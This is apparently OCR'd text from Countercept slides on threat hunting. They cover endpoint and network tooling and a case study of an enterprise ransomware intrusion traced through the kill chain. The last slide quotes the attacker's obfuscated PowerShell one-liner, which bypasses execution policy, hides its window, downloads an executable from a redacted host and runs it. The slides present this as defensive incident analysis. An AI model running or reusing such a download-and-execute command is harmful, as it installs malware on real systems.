
COUNTERCEPT

- Least Important… for the start
- Understand what data are available (Endpoint, Network, Application)
- Configuration Management, Continuous Delivery
  - Chef, Puppet
  - Use Case Development
  - AUTOMATION!
- Technology Stack
  - Endpoint (GRR, Sysmon, Windows Event Logs, osquery, Mozilla InvestiGator)
  - Network (BRO, Suricata)
  - Data Store (ELK, Splunk)



HOW WE ARE DOING IT


COUNTERCEPT



THE PARIS MODEL

COUNTERCEPT

THE PARIS MODEL




CASE STUDY 1

COUNTERCEPT

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT



COUNTERCEPT

Background


- Global Company
- Approx. USD$ 133 million turnover last year

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

Delivery	Exploitation	C2	Priv. Escalation	Lateral Movement	Objective



First Delivery

Second Delivery

Lateral Movement

More Lateral Movement

‘Ransomware’ deployed

CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT

```
cmd.exE /c "pOWe^R^sHELL.E^X^e ^-e^XecUTIONpolICy BYPAss^ -
^no^PrOfIl^E^ -^w^i^nDowsTyle^ h^i^dDEN^ (NeW^-oBjECt
sYs^tEm.^Ne^T.w^e^bcLi^E^Nt).DOW^N^loAd^FIL^E^('http://[redacted]
[redacted].exe','%AppDATA
%.Exe');S^TaRt-PRoCES^S^ '%aPpDATA%.eXe'
```

